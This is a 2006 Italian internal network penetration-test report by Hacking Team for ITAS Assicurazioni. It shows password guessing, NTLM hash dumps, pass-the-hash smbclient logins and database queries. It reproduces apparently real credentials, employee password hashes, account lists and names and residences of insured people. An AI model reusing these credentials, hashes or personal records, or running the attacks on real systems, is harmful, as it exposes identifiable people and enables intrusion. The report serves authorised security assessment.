ITAS Assicurazioni

Ethical Hacking

Internal network assessment

Milano

Hacking Team S.r.l.	http://www.hackingteam.it
Via della Moscova, 13 *20121MILANO (MI) - Italy*	info@hackingteam.it
Tel. +39.02.29060603	*Fax +39.02.63118946*

TORIA DEL DOCUMENTO		
Versione	Data	Modifiche Effettuate
1.0	31 luglio 2006	Prima stesura
1.1	7 agosto 2006	Revisione
//	//	//

INFORMAZIONI	
Data di Emissione	7 Agosto 2006
Versione	1.1
Tipologia Documento	Documento di Progetto
Numero di Protocollo	//
Numero Pagine	41
Numero Allegati	0
Redatto da	Andrea Cariola Massimo Chiodini
Approvato da	Gianluca Vadruccio

Executive Summary

Il presente documento descrive le attività svolte da HackingTeam Srl relativamente al progetto di revisione della sicurezza della rete interna di ITAS Assicurazioni.
L'approccio alle attività segue una linea comune: ognuna di esse ha come obiettivo quello di mettere in evidenza possibili debolezze dei sistemi, sfruttabili da un "*hacker*" o da una persona *malintenzionata* con intenti fraudolenti o dannosi per il business del cliente.
Le metodologie e le tecniche utilizzate dal personale HackingTeam sono del tutto paragonabili a quelle utilizzate da "*veri hacker*": ripercorrendo il percorso logico di un attacco reale é possibile accertare i punti deboli dell'infrastruttura informatica del cliente, e, a termine della simulazione, fornire prontamente le soluzioni ai problemi.

I risultati dell'attività di Ethical Hacking condotta da HackingTeam sono interessanti e sotto un certo aspetto mettono in evidenza alcune lacune che rendono la rete interna di ITAS Assicurazioni facilmente compromissibile con attacchi di media complessità.
L'attività di *Ethical Hacking* svolta **dall'interno** della rete del cliente, ha permesso di **entrare in possesso di dati assolutamente sensibili e riservati** come le informazioni relativi alla gestione del personale, i dati degli assicurati, le informazioni di natura finanziaria, ecc.
L'analisi mette in evidenza la fragilità dei sistemi interni contro attacchi portati da postazioni di lavoro attestate sulla normale rete, utilizzata dagli utenti di sede.
Le tecniche utilizzate per attaccare e compromettere i sistemi strategici sono da considerarsi abbastanza accessibili, anche da persone con un basso "profilo tecnico", di conseguenza praticabili anche da individui non prettamente provenienti da un background di sicurezza informatica.
Gli impatti sul business aziendale sono di notevole importanza e non sono sicuramente da trascurare. Nel giro di poche ore, i consulenti di HackingTeam Srl. sono riusciti ad ottenere un accesso ai sistemi strategici della rete di ITAS Assicurazioni quali:

- Tutti i server e le workstation di Dominio ITASNET: Server di Posta, file servers, sistemi applicativi, personal computer degli utenti, ecc.
- Apparati di instradamento (switch)
- Centralino telefonico
- Storage server
- Database server

L'accesso non autorizzato a questi sistemi mette in condizione un potenziale malintenzionato di avere a disposizione l'intero sistema informativo di ITAS Assicurazioni, e consentrgli di accedere a documenti riservati, dati personali e sensibili protetti dalla legislatura, ecc.
La cattura di queste informazioni e l'eventuale diffusione possono avere implicazioni legate sia al business del cliente, sia implicazioni di natura prettamente legale, di conseguenza questi risultati sono da tenere in massima considerazione.

Un altro scenario importante é quello che si presenta arrivando dalla **rete di agenzia**: il personale di agenzia ha la possibilità di accedere a tutti i servizi offerti dai server di *DMZ*, anche quelli non strettamente necessari, come ad esempio i servizi di amministrazione remota, share di rete ecc.
É superfluo ribadire il concetto che ogni servizio lascito aperto può divenire una porta di accesso al sistema se non opportunamente curata la sua sicurezza.
Ciò lascia la possibilità ad un potenziale malintenzionato che agisce da una agenzia, di ripetere gli scenari di attacco descritti in questo documento, anche da una postazione remota (cioé la rete di agenzia).
La compromissione di questi sistemi non solo ha un impatto diretto sui sistemi in questione, ma può avere ripercussioni maggiori: infatti sfruttando i sistemi di sede attaccati, é possibile agire contro altre agenzie o addirittura tentare di portare un attacco alla rete interna di ITAS Assicurazioni.

Con le informazioni in possesso, é plausibile ritenere che tali eventualità sono tutt'altro che remote; di conseguenza, é fortemente consigliato intraprendere il più presto possibile le azioni correttive esposte nel documento, per scongiurare possibili danni al business del cliente legati a queste delicate problematiche.

Concludendo, l'attività di Ethical Hacking di HT **ha evidenziato condizioni di alta criticità** nella sicurezza dei sistemi di ITAS Assicurazioni; vista la natura delle informazioni trattate e dell'importanza dei sistemi in gioco, la messa in atto delle contromisure consigliate risulta di vitale importanza per risolvere le problematiche messe in evidenza dall'attività di progetto.
Nel presente documento sono descritte, con minuzia di dettaglio, le attività effettuate, le problematiche riscontrate e, per quanto è stato possibile, i rimedi atti a prevenire e/o arginare le conseguenze di una violazione dei sistemi suddetti.
Durante la descrizione delle vulnerabilità, verranno mostrate anche le evidenze riguardanti le informazioni recuperate fraudolentemente: **password**, **account**, **file excel**, **documenti** etc etc…

HackingTeam è disponibile e assolutamente qualificata a collaborare con ITAS Assicurazioni per offrire tutta la consulenza necessaria affinchè le suddette attività siano svolte nel modo più professionale possibile.

INDICE

INDICE DELLE FIGURE

1 Introduzione

ITAS Assicurazioni ha richiesto una analisi del livello di sicurezza dei propri sistemi interni.
Lo svolgimento del progetto consiste nella analisi a livello *network/services* del network di **ITAS Assicurazioni**. L'obiettivo é l'individuazione di vulnerabilità di livello sistemistico, allo scopo di prenderne il controllo e/o causare un'interruzione del servizio (*Denial of Service*). Questa attività viene svolta con l'ausilio di tool di scanning e di attacco commerciali, di pubblico dominio o proprietari, componendosi di una fase preliminare, svolta manualmente, e di una di rifinitura effettuata utilizzando sistemi automatici.

Nei capitoli che seguono vengono riportate in maniera esaustiva tutti i dettagli riguardanti le attività e le modalità di svolgimento del progetto, con particolare attenzione ai risultati ottenuti e alle possibili soluzioni proposte per risolvere le eventuali criticità riscontrate durante il lavoro.

2 Descrizione del progetto

L' analisi interna dei sistemi e del network *corporate* é stata svolta presso la sede di **ITAS Assicurazioni**, utilizzando una normale postazione di lavoro con accesso alla rete locale, e successivamente, presso l'agenzia di Via Macchi in Trento.

L'attività presso la sede di **ITAS** é stata svolta simulando un ipotetico attacco da parte di un *hacker* attraverso la rete del cliente.
I dispositivi testati sono:

- Elementi attivi di instradamento e sicurezza (es. *router, firewall, ids*, ecc.) sia a livello di servizi che di protocolli abilitati;
- I sistemi interni di produzione e di test;
- *Server applicativi: DC dominio Microsft, file server, mail exchanger, ecc.*
- Tutti gli eventuali sistemi visibili da rete legati direttamente od indirettamente ai sopra citati sistemi.

In fase di pianificazione, é stata individuata dal cliente una agenzia presa a campione, dalla quale effettuare una verifica di sicurezza dei sistemi informatici di sede, raggiungibili dalla rete della agenzia.
I sistemi esaminati sono stati quelli di agenzia e quelli ospitati nella della *DMZ* di **ITAS**:

- *Switch/router di rete*
- *Database server*
- *Sistemi applicativi*
- *Vari ed eventuali*

Metodologie e attività svolte

L'attività di *assessment* segue una metodologia ben consolidata che prevede il reperimento del maggior numero di informazioni utili per poter portare con successo un attacco verso i sistemi *target*.

In generale l'attacco ad un sistema sfrutta vulnerabilità intrinseche nei servizi (sia di natura logico-architetturale, sia di natura implementativa) per indurre comportamenti anomali in quest'ultimi, le cui conseguenze possono essere le più disparate: crash dell'applicazione, accesso ai sistemi su cui i servizi sono in esecuzione, ecc.

Allo scopo di inquadrare il tema della sicurezza, sia in termini di "opportunità" offerte all'intrusore, sia di minacce per le potenziali "vittime", si dà una sintetica descrizione delle fasi che compongono un attacco.

I concetti e la terminologia introdotti saranno utilizzati nel presente documento per descrivere i risultati dell'*assessment* svolto.

Le principali attività effettuate sul perimetro e sulla rete interna di si possono riassumere in:

- *Network analysis*: comprende tutte le attività di *reverse engineering* delle rete del cliente, che và dalla raccolta di informazioni di pubblico dominio come i nomi e gli indirizzi assegnati, fino all'analisi dei componenti di connettività ed instradamento verso internet.
- *Fingerprinting* dei sistemi, attivo e passivo: il *fingerprinting* consiste nell'individuazione dei sistemi operativi e della loro catalogazione in base alle risposte a sollecitazioni non invasive sui protocolli abilitati.
- *Scanning*: é la fase che conclude l'attività non invasiva, che consente di rafforzare le ipotesi fatte durante il l'attività di *fingerprinting* e di rilevare servizi e applicazioni attive sui sistemi.
- *Enumeration*: lo scopo è quello di enumerare le risorse dei sistemi in termini di servizi aperti al pubblico e di raccogliere informazioni quanto più dettagliate sulla tipologia e versione di quest'ultimi, allo scopo di rintracciare vulnerabilità che affliggono le versioni dei software utilizzati.
- *Attacco*: é la fase più complessa e delicata dell'intera attività, in cui tutte le informazioni precedentemente raccolte vengono validate e utilizzate con l'obiettivo di compromettere i sistemi *target*. Le modalità e le tecniche che vengono utilizzate possono variare notevolmente a seconda dello scenario.

- *Privileges Escalation*: l'attività consiste nel tentativo di elevare i privilegi con cui si accede ad un sistema compromesso durante la fase precedente, allo scopo di consentire l'accesso al maggior numero di risorse possibile (documenti riservati, servizi, applicazioni, ecc.)

Le fasi sono state effettuate utilizzando una serie di *tools* proprietari e/o di pubblico dominio, come ad esempio strumenti di analisi dei protocolli, *port scanner*, *Sniffer*, *remote exploit*, ecc.
L'insieme dei tools e il loro utilizzo permette, in caso di successo, di definire un processo che consente di validare un ipotetico scenario di attacco, in cui le lacune e vulnerabilità che potenzialmente affliggono i sistemi, vengono sfruttate con l'intenzione di avere il maggior impatto possibile sui sistemi e sulla infrastruttura oggetto d'attacco.

3 Network assessment rete interna

In questo capitolo vengono riportati i risultati dell'analisi svolta presso la sede del Cliente.
Questi ha garantito l'accesso ai propri locali e la connettività alla propria rete interna, fornendo ad **HackingTeam** due postazioni presso una *lan* utilizzata da normali utenti della società.
Nel paragrafo 0 viene presentata un'analisi completa dei servizi e delle relative vulnerabilità per i server identificati come critici dal Cliente.

3.1 Server rilevanti

Di seguito vengono riassunti i risultati delle analisi svolte:

- sui server indicati dal cliente come strategicamente importanti.
- sui server dove sono state riscontrate vulnerabilità degne di nota.

Insieme alle informazioni di carattere generale vengono riportate, per ogni macchina, le vulnerabilità riscontrate durante la fase di *penetration test* e le relative proposte per il loro *fixing*.

N.B. *Trattandosi di macchine in produzione, non sono state testate le vulnerabilità che avrebbero potuto compromettere il buon funzionamento dei sistemi, e non sono stati portati attacchi di tipo Denial Of Service (negazione del servizio).*

3.1.1 [10.137.1.111] - [10.137.1.112] - [10.137.1.113]

General Info		
OS fingerprint	VxWorks 5.3.x bases system	
Open services	23/tcp	telnet
	80/tcp	http
	111/tcp	Rpcbind
	513/tcp	rlogin
	1008/tcp	ufsd

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)
- Gli strumenti di fingerprinting permettono di ipotizzare un sistema VxWorks
- Il servizio di gestione remota “Telnet” non utilizza meccanismi di crittografia delle connessioni, consentendo il transito delle credenziali attraverso la rete in chiaro. Ciò può esporre l’apparato ad attacchi tipo “*Man in the middle*” con il conseguente furto dei codici di accesso al dispositivo.
- Il servizio di gestione remota “Telnet” può essere attaccato con tecniche di tipo “*Remote Password Guessing*” alla ricerca di account di servizio deboli. Se possibile e se non già utilizzati, si consiglia di attivare meccanismi di blocco dei tentativi di account errati. Utilizzando un tool direttamente scaricabile da internet e utilizzando una breve dizionario di utenti comuni, in pochi secondi si é potuto recuperare la seguente lista di utenze e usarle per accedere al sistema:

```
[23][telnet] host: 10.137.1.111   login: admin            password: password
```

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
M1	Medium/High	Weak Password Policy	Non c'é alcuna policy per la creazione o il cambio delle password. Alcuni utenti hanno password di banale inferenza.	Questa vulnerabilità' può portare alla compromissione totale della macchina. Utilizzando tecniche di password guessing é possibile recuperare le credenziali utente protette da password deboli, per accedere da remoto alle risorse del sistema	Modificare la politica di gestione degli account e inserire password non alfanumeriche o derivabili dallo user name e se possibile utilizzare meccanismi di *lockout* dei tentavi di accesso fallito
L1	Low	ClearText Protocol	Il sistema utilizza servizi di gestione remota non cifrata	Questo espone il sistema a possibili furti di credenziali utente tramite tecniche di intercettazione del traffico	Utilizzare servizi di amministrazione che si appoggiano a standard di cifratura forte o *encryption* del traffico tramite tunnel vpn

3.1.2 dcitas01- [*10.137.1.192*]

General Info		
OS fingerprint	Microsoft Windows 2003	
Open services	Number	Service
	42/tcp	nameserver
	53/tcp	domain
	88/tcp	kerberos-sec
	111/tcp	rpcbind
	135/tcp	msrpc
	139/tcp	netbios-ssn
	389/tcp	ldap
	445/tcp	microsoft-ds
	464/tcp	kpasswd5
	593/tcp	http-rpc-epmap
	636/tcp	ldapssl
	3268/tcp	globalcatLDAP
	3269/tcp	globalcatLDAPssl

	3389/tcp	ms-term-serv
	5800/tcp	vnc-http
	5900/tcp	vnc

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)
- I servizi *RPC* consentono di accedere ad informazioni di sistema (es. *utenti, gruppi, local policy, ecc.*) senza specificare delle credenziali valide (*Null Sessions*). Utilizzando questa tecnica é possibile recuperare informazioni chiave per un attacco: l'uso di tools appropriati permette di enumerare gli utenti, i gruppi, i domini di di appartenenza della macchina, i meccanismi di sicurezza configurati sul sistema, ecc. Tutte queste informazioni permettono di tentare attacchi alle utenze del sistema alla ricerca di account deboli (magari anche con privilegi amministrativi) allo scopo di accedere in maniera non autorizzata alle risorse del server. Di seguito viene riportato uno stralcio delle informazioni ottenute con questa tecnica.

```
server: 10.137.1.192
setting up session... success.
getting user list (pass 1, index 0)... success, got 100.
  0DE9B571-E83B-4F2C-B  7E440E56-53E5-4DB7-9  a064mayr  a098albf  a098andr
  a098anga  a098angm  a098angp  a098anzs  a098armc  a098bala  a098bale
  a098ball  a098balm  a098bamr  a098basb  a098baut  a098bazl  a098belg
  a098berf  a098bers  a098beta  a098bole  a098bong  a098bonk  a098bonp
  a098borg  a098bota  a098brui  a098caik  a098camg  a098casa  a098cesp
  a098chia  a098ciam  a098cicm  a098cimc  a098clel  a098colm  a098cunl
  a098dala  a098dalg  a098dalm  a098dapf  a098decr  a098degm  a098dela
  a098dema  a098der  a098dicg  a098eccl  a098facg  a098facm  a098faed
  a098fera  a098ferb  a098ferp  a098fils  a098fiot  a098flof  a098folf
  a098fons  a098fraa  a098frab  a098fram  a098frir  a098froa  a098furi
  a098fuse  a098gamm  a098gass  a098ghem  a098giaa  a098gial  a098gilp
  a098giof  a098giov  a098grav  a098iacg  a098iora  a098keta  a098ketm
  a098lare  a098lepd  a098levf  a098libr  a098lism  a098lovv  a098lums
  a098lunp  a098mais  a098mald  a098manl  a098mara  a098maro  a098matr
  a098matt  a098maza  a098melp  a098mend
getting user list (pass 2, index 100)...
[..]
password policy:
  min length: 8 chars
  min age: none
  max age: 90 days
  lockout threshold: 10 attempts
  lockout duration: 10 mins
  lockout reset: 5 mins
server role: 3 [primary (unknown)]
names:
  netbios: ITASNET
```

```
  domain: ITASNET
[..]
trusted domains:
  indeterminate
PDC: DCITAS01
enumerating shares (pass 1)... got 6 shares, 0 left:
  IPC$  D$  NETLOGON  ADMIN$  SYSVOL  C$
```

Utilizzando queste informazioni risulta semplice portare un attacco tipo "*Remote password guessing*" alla ricerca di utenti con password deboli. Da notare che l'utente "*sapadmin*" e "*dbaadmin*" risultano essere tra gli amministratori del sistema.

```
User: sapadmin              Password: sapadmin
User: dbaadmin              Password: dbaadmin
[..]
```

Già con questo account risulta possibile prendere il controllo del sistema e di tutte le sue risorse, come hash delle password degli altri utenti, i documenti presenti sul filesystem, i servizi e le applicazioni in esecuzione ecc. Sotto vengono riportati gli *hash* delle password di sistema presi durante l'attacco. Utilizzando un *password cracker* é possibile effettuare il reverse engineering delle credenziali degli utenti.

```
Administrator:500:DAB545EAF2BD283EC8DDA912686CBCA9:26291E046AED701F9F3E1C4EC8F36048:::
Guest:501:A0E150C75A17008EAAD3B435B51404EE:3D2B4DFAC512B7EF6188248B8E113CB9:::
krbtgt:502:NO PASSWORD*********************:FCF17C87F76F3EFE0BFCB3F7D9FE996E:::
admin:1002:DAB545EAF2BD283EC8DDA912686CBCA9:26291E046AED701F9F3E1C4EC8F36048:::
MSOLAPUser:1008:NO PASSWORD*******************:NO PASSWORD*******************:::
unisys:1010:5D5A96764D7588B9AAD3B435B51404EE:846AFCCB41E118C5676C4CE756CE492A:::
utebatch:1011:AFABFB1B50E553FD5ACDCD7C247FA83A:950AA5371B607D411F18B69278273058:::
piasente:1012:B8D9576ED2A16DA8B0B1E904176D2F4E:AB50625F33D2F8C217B04EA65CC53364:::
[..]
dbadmin:1040:2ED5962BAA7C8457AAD3B435B51404EE:07DB0DB356860874190F2993D9F5AA4A:::
sforzellini:1060:89F80D776B2B343A09752A3293831D17:E14C3CF9A879F115D520E420D64B863F:::
mattarel:1067:8B34E8A5A06E244FAAD3B435B51404EE:E8B3ECCB37BCCAFE13EC752FA3B1F1C3:::
sala:1068:7B38B74B66F7176E227B39366BE2821D:E85C2C95FB8129CA1AF71B701F4C1213:::
agostinp:1069:067E2A916D5687BCE68AA26A841A86FA:11D303B4945AD23322BC3926A70A64F7:::
postinge:1070:C6393A493843F2907584248B8D2C9F9E:40EA0E4EA39CBFBF19F25B342141FE7F:::
borsetto:1071:403B09E83A503F6FE68AA26A841A86FA:A7FEA420F069FAF07A37B266B131DF7A:::
lever:1073:AF405653C021F49489D42A44E77140AA:1167B69A03E3878D8671AA37F01A2B7C:::
luchetta:1074:C80754FB49CB77501AA818381E4E281B:CB052B3E35DCFD4930CD133A1AF2A28B:::
zambotti:1076:F8CC84E65709B8D8BCA44E8A2AE52086:D271D890B1856D8A5D42CF7F429E264D:::
cpc:1077:B21CC4E44F42EE4EAAD3B435B51404EE:BB5600BC2877849E02042AD1CF12B86C:::
fracalos:1078:5DBEF0F2665D54F1F500944B53168930:25E663754A87D81AA28A570D7A005665:::
[..]
genovese:1083:DDC01D107C63B4691AA818381E4E281B:52D035C12FB42CDF2D9900E38BF07394:::
piccolroaz:1085:C5F97A7CF1B327E809752A3293831D17:29D760D66482A4841189B7F2A61D58C7:::
age005:1086:E35F88F94993454FE68AA26A841A86FA:94C6862E0A93605B9724BAD73A27DFCC:::
age342:1087:D03F8FB347D146D61AA818381E4E281B:455CEE3877A41400529CD3FCD51AD3A5:::
[..]
```

Utilizzando gli account di dominio così ottenuti risulta facile accedere alle risorse del dominio Microsoft.

```
smbclient //10.137.1.192/C$ dbaadmin -U dbaadmin
session setup failed: NT_STATUS_LOGON_FAILURE
[root@coram]~# smbclient //10.137.1.192/C$ sapadmin -U sapadmin
Domain=[ITASNET] OS=[Windows Server 2003 3790] Server=[Windows Server 2003 5.2]
smb: \> dir
  AUTOEXEC.BAT                              0  Mon Jan  5 19:03:58 2004
  BOOT.INI                         HSR      190  Fri Jul 15 13:06:27 2005
  BOOTSECT.DOS                      HS      512  Mon Jan  5 18:44:44 2004
  Config.Msi                       DHS        0  Mon Aug  1 15:36:30 2005
  CONFIG.SYS                                0  Mon Jan  5 19:03:58 2004
  Documents and Settings              D        0  Thu Jun 15 14:32:44 2006
  Drivers                             D        0  Mon Jan  5 19:17:04 2004
  Exchange Server Setup Progress.log          693098  Wed Jul 27 15:44:27 2005
  Inetpub                             D        0  Thu Jun  9 01:31:34 2005
  Install                             D        0  Thu Jun  9 01:40:11 2005
  last login                          D        0  Mon Sep  5 16:28:24 2005
[..]
  Unisys                              D        0  Thu Oct 20 11:40:32 2005
  UpdatePatch.log                        240158  Mon Aug  1 15:34:20 2005
  UpdatePatch.txt                            30  Mon Aug  1 15:34:11 2005
  WINDOWS                             D        0  Fri May 26 15:31:56 2006
  wmpub                               D        0  Mon Jan  5 19:04:30 2004

                49167 blocks of size 262144. 19698 blocks available
smb: \>
```

É importante far notare che la compromissione di questo server comporta gravi conseguenze per l'intera infrastruttura Microsoft: essendo questo il gestore degli accessi alla rete Microsoft, preso il controllo di questo delicato sistema, tutti i server e le workstation di dominio sono automaticamente compromesse. Ottenuti gli account di dominio, é possibile agire come gli utenti medesimi, e avere accesso a informazioni e applicazioni senza nessun tipo di problema.

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
M2	Medium	Microsoft NULL Sessions `[Port :445/TCP]`	É possibile ottenere la lista degli utenti, dei gruppi, delle policy, etc. senza dover fornire credenziali valide.	Sebbene non rappresenti di per se una vulnerabilità', la possibilità di ottenere queste informazioni può aiutare enormemente un successivo attacco *PasswordGuessing* o *BruteForce.*	Consultare le *Best Practice* di Microsoft al link: http://support.microsoft.com/default.aspx?scid=http://support.microsoft.co:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1
M3	Medium/High	Weak Password Policy	Non c'é alcuna policy per la creazione o il cambio delle password. Alcuni utenti hanno password di banale inferenza.	Questa vulnerabilità' può portare alla compromissione totale della macchina. Utilizzando tecniche di password guessing é possibile recuperare le credenziali utente protette da password deboli, per accedere da remoto alle risorse del sistema	Modificare la politica di gestione degli account e inserire password non alfanumeriche o derivabili dallo user name e se possibile utilizzare meccanismi di *lockout* dei tentavi di accesso fallito

3.1.3 cludbprod - [*10.137.12.34*]

General Info		
OS fingerprint	Microsoft Windows 2000 SP4	
Open services	Number	Service
	111/tcp	rpcbind
	135/tcp	msrpc
	139/tcp	netbios-ssn
	443/tcp	https
	445/tcp	microsoft-ds
	1027/tcp	IIS
	1521/tcp	oracle
	3372/tcp	msdtc
	5800/tcp	vnc-http
	5900/tcp	vnc

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)

- É possibile portare un attacco tipo "*Remote password guessing*" alla ricerca di utenti con password deboli, verso il servizio di database *Oracle*..

```
User: system            Password: itass
```

Utilizzando tali credenziali é possibile accedere in maniera non autorizzata ai dati memorizzati nel database.

```
SQL> select nome, cognome, localita_residenza from u_sinis_dati.anagrafica_generica where rownum
< 50;
NOME
--------------------------------------------------------------------------------
COGNOME
--------------------------------------------------------------------------------
LOCALITA_RESIDENZA
--------------------------------------------------------------------------------
CLARICE
SAVIOZ

RENATO
PASSARETTI
CENTRALE TELERISCALDAMENTO ORMEA
ORMEA

GABRIELE
GRAZIANI
LEGNAGO
ELCAR CARROZZERIA
NICOLÒ
SSARACENI
ROMA
DORIGONI SPA

LUCA
MOLINARI
TRENTO

AGENCY
PHONE

LAURETTA
LOVISON

ANTONIA
TESSADRI

PROVINCIA AUTONOMA DI TRENTO
FRANCO
GABRIELLI
SIMONETTA
CAU
BORNASCO
```

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
M4	Medium/High	Weak Password Policy	Non c'é alcuna policy per la creazione o il cambio delle password. Alcuni utenti hanno password di banale inferenza.	Questa vulnerabilità' può portare alla compromissione totale della macchina. Utilizzando tecniche di password guessing é possibile recuperare le credenziali utente protette da password deboli, per accedere da remoto alle risorse del sistema	Modificare la politica di gestione degli account e inserire password non alfanumeriche o derivabili dallo user name e se possibile utilizzare meccanismi di *lockout* dei tentavi di accesso fallito

3.1.4 aste - [*10.137.1.171*]

General Info		
OS fingerprint	Windows 2000 Pro or Advanced Server, or Windows XP	
Open services	Number	Service
	135/tcp	msrpc
	139/tcp	netbios-ssn
	445/tcp	microsoft-ds
	1025/tcp	NFS-or-IIS
	1433/tcp	ms-sql-s
	5000/tcp	UPnP

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)
- Il database *MS Sql Server* consente di accedere al servizio specificando delle credenziali di default (utente "sa" senza password). Utilizzando questo servizio ed alcune *stored procedures* installate di default é possibile eseguire comandi di sistema sulla macchina. Utilizzando tools proprietari é possibile prendere il completo controllo della macchina (con privilegi di amministrazione) e delle sue risorse. Di seguito viene riportato uno stralcio delle informazioni ottenute con questa attacco.

```
Administrator:500:8377ef519feef9624a3b108f3fa6cb6d:2de73dc4c66ea30e798a847b95f648e0:::
assistenza:1004:8377ef519feef9624a3b108f3fa6cb6d:2de73dc4c66ea30e798a847b95f648e0:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1009:f9e5240872addd7e9509e71464408769:a4f9bcd5c6ea1d3a4104e84b6b78a884:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ff04099d8b194a56f36d32e822c68327::
```

Utilizzando queste informazioni risulta semplice portare un attacco alle altre macchine alla ricerca di utenti amministratori locali con medesime password.

Il logs che seguono mostrano la possibilità di accedere ad altre macchine utilizzando gli *hash* degli utenti estratti dal sistema: sfruttando un *tool* proprietario é possibile accedere agli share amministrativi senza effettuare un processo di *reverse engineering* delle password. Tale strumento risulta molto utile in casi come questo, in cui la password di "*administrator*" é risultata essere molto forte.

```
smbclient //bonetti/C$ -U Administrator -F sam-10.137.1.171.txt
Domain=[ITASNET] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> dir
  AUTOEXEC.BAT                        A        0  Wed Apr 17 00:30:56 2002
  boot.ini                          AHSR      194  Mon Dec 29 16:14:58 2003
  Bootfont.bin                      AHSR     4952  Fri Aug 31 14:00:00 2001
  CA_LIC                               D        0  Mon Jan 20 11:50:00 2003
  CONFIG.SYS                           A        0  Wed Apr 17 00:30:56 2002
  Documents and Settings               D        0  Mon Oct 24 13:50:58 2005
  hiberfil.sys                       AHS 527486976  Thu Jul 27 08:56:12 2006
  IO.SYS                            AHSR        0  Wed Apr 17 00:30:56 2002
  lang.txt                             A      392  Mon Jan 20 18:13:30 2003
  lj1127                               D        0  Mon Jan  5 15:54:45 2004
  MSDOS.SYS                         AHSR        0  Wed Apr 17 00:30:56 2002
  MyBitMap.bmp                         A  2875446  Wed May 17 15:19:49 2006
  NTDETECT.COM                      AHSR    47580  Mon Jan 20 16:00:05 2003
  ntldr                             AHSR   235184  Mon Jan 20 16:00:05 2003
  OEMDRV                               D        0  Mon Jan 20 18:13:54 2003
[..]
  Programmi                           DR        0  Fri Oct 14 11:57:00 2005

smbclient //Andreella/C$ -U Administrator -F /sam-10.137.1.171.txt
Domain=[ITASNET] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> dir
  ASSI                                 D        0  Tue Feb 10 11:38:20 2004
[..]
  lang.txt                             A      392  Mon Jan 20 18:13:30 2003
  luisa                                D        0  Tue Feb 10 11:26:38 2004
  Modelli                              D        0  Tue Feb 10 10:16:38 2004
  MSDOS.SYS                         AHSR        0  Wed Apr 17 00:30:56 2002
  MSOCache                           DHR        0  Tue Jun 29 10:49:56 2004
  MyBitMap.bmp                         A  2875446  Mon Feb 21 12:07:51 2005
  NTDETECT.COM                      AHSR    47580  Mon Jan 20 16:00:05 2003
  ntldr                             AHSR   235184  Mon Jan 20 16:00:05 2003
  OEMDRV                               D        0  Mon Jan 20 18:13:54 2003
  pagefile.sys                       AHS 792723456  Tue Jul 25 07:58:23 2006
  PDOXUSRS.NET                         A    13030  Mon May 22 11:30:08 2006
  Platform.ini                         A      102  Wed Apr 28 08:29:06 2004
```

```
  Pltfrm2.ini                         A      557  Mon Mar  6 13:10:06 2006
  Present Ermanno.ppt                 A    43008  Wed Jun 23 11:00:52 2004
  Prgitas                             D        0  Mon Dec 29 18:24:07 2003
  Program Files                       D        0  Tue Mar 25 10:57:00 2003
  Programmi                          DR        0  Mon Aug 22 10:36:26 2005
  PTcas.xml                           A   521292  Fri Apr 28 11:29:48 2006
  Temp                                D        0  Tue Jul 25 07:58:27 2006
[..]
smb: \>
```

Il risultato é che questo attacco permette di compromettere un gran numero di *workstations*, di conseguenza é fortemente consigliato modificare le policy di sicurezza per impedire che gli account amministrativi locali utilizzino password comuni.

Vulnerabilities					
#n	Level	Name	Description	Threat	Fix
M5	Medium/High	Weak Password Policy	Non c'é alcuna policy per la creazione o il cambio delle password. Alcuni utenti hanno password di banale inferenza.	Questa vulnerabilità' può portare alla compromissione totale della macchina. Utilizzando tecniche di password guessing é possibile recuperare le credenziali utente protette da password deboli, per accedere da remoto alle risorse del sistema	Modificare la politica di gestione degli account e inserire password non alfanumeriche o derivabili dallo user name e se possibile utilizzare meccanismi di *lockout* dei tentavi di accesso fallito

3.1.5 stk-robot– [*10.137.1.91*]

General Info		
OS fingerprint	Sun Solaris 2.6 - 8 (SPARC)	
Open services	Number	Service
	7/tcp	echo
	9/tcp	discard
	13/tcp	daytime
	19/tcp	chargen
	21/tcp	ftp
	23/tcp	telnet
	25/tcp	smtp

	37/tcp	time
	79/tcp	finger
	111/tcp	rpcbind
	512/tcp	exec
	513/tcp	login
	514/tcp	shell
	515/tcp	printer
	540/tcp	uucp
	1103/tcp	xaudio
	1521/tcp	oracle
	4045/tcp	lockd
	6000/tcp	X11
	6112/tcp	dtspc
	7100/tcp	font-service
	32771/tcp	sometimes-rpc5
	7/tcp	sometimes-rpc7
	9/tcp	sometimes-rpc9
	13/tcp	sometimes-rpc11

- La macchina risulta attiva e risponde alle principali sollecitazioni tramite i protocolli internet (Tcp, Udp, ICMP, ecc.)
- Il sistema presenta numerosi servizi aperti: questo tipo di situazione si presenta principalmente a macchina appena installata o su sistemi in cui non sono stati effettuate operazioni di *armoring* del sistema operativo. Ciò può offrire molte chance ad un attaccante vista la notevole scelta di servizi raggiungibili dalla rete. É superfluo ribadire il concetto che ogni servizio lascito aperto al pubblico può divenire una porta aperta sul sistema se non opportunamente curata la sicurezza. Il consiglio é di effettuare prima possibile un *hardening* (blindatura) mantenendo attivi solamente i servizi strettamente necessari, e applicando le *raccomanded patch* del produttore per i restanti e necessari programmi.
- Il servizio di gestione remota “Telnet” e scambio *files* “FTP” e altri non utilizzano meccanismi di crittografia delle connessioni, consentendo il transito delle credenziali in chiaro attraverso la rete. Ciò può esporre l’apparato ad attacchi tipo “*Man in the middle*” con il conseguente furto dei codici di accesso al dispositivo.

- Il servizio di gestione remota “Telnet” può essere attaccato con tecniche di tipo “*Remote Password Guessing*” alla ricerca di account di servizio deboli. Se possibile e se non già utilizzati, si consiglia di attivare meccanismi di blocco dei tentativi di account errati.
- Nel servizio rpc *sadmind* é presente una debolezza nei *settings* di sicurezza che consente di eseguire codice da remoto. Questa applicazione è installata di default sulla maggior parte delle versioni del sistema operativo di Solaris ed é stata sfruttata per accedere in maniera non autorizzata al sistema.

```
rpcinfo -p 10.137.1.91
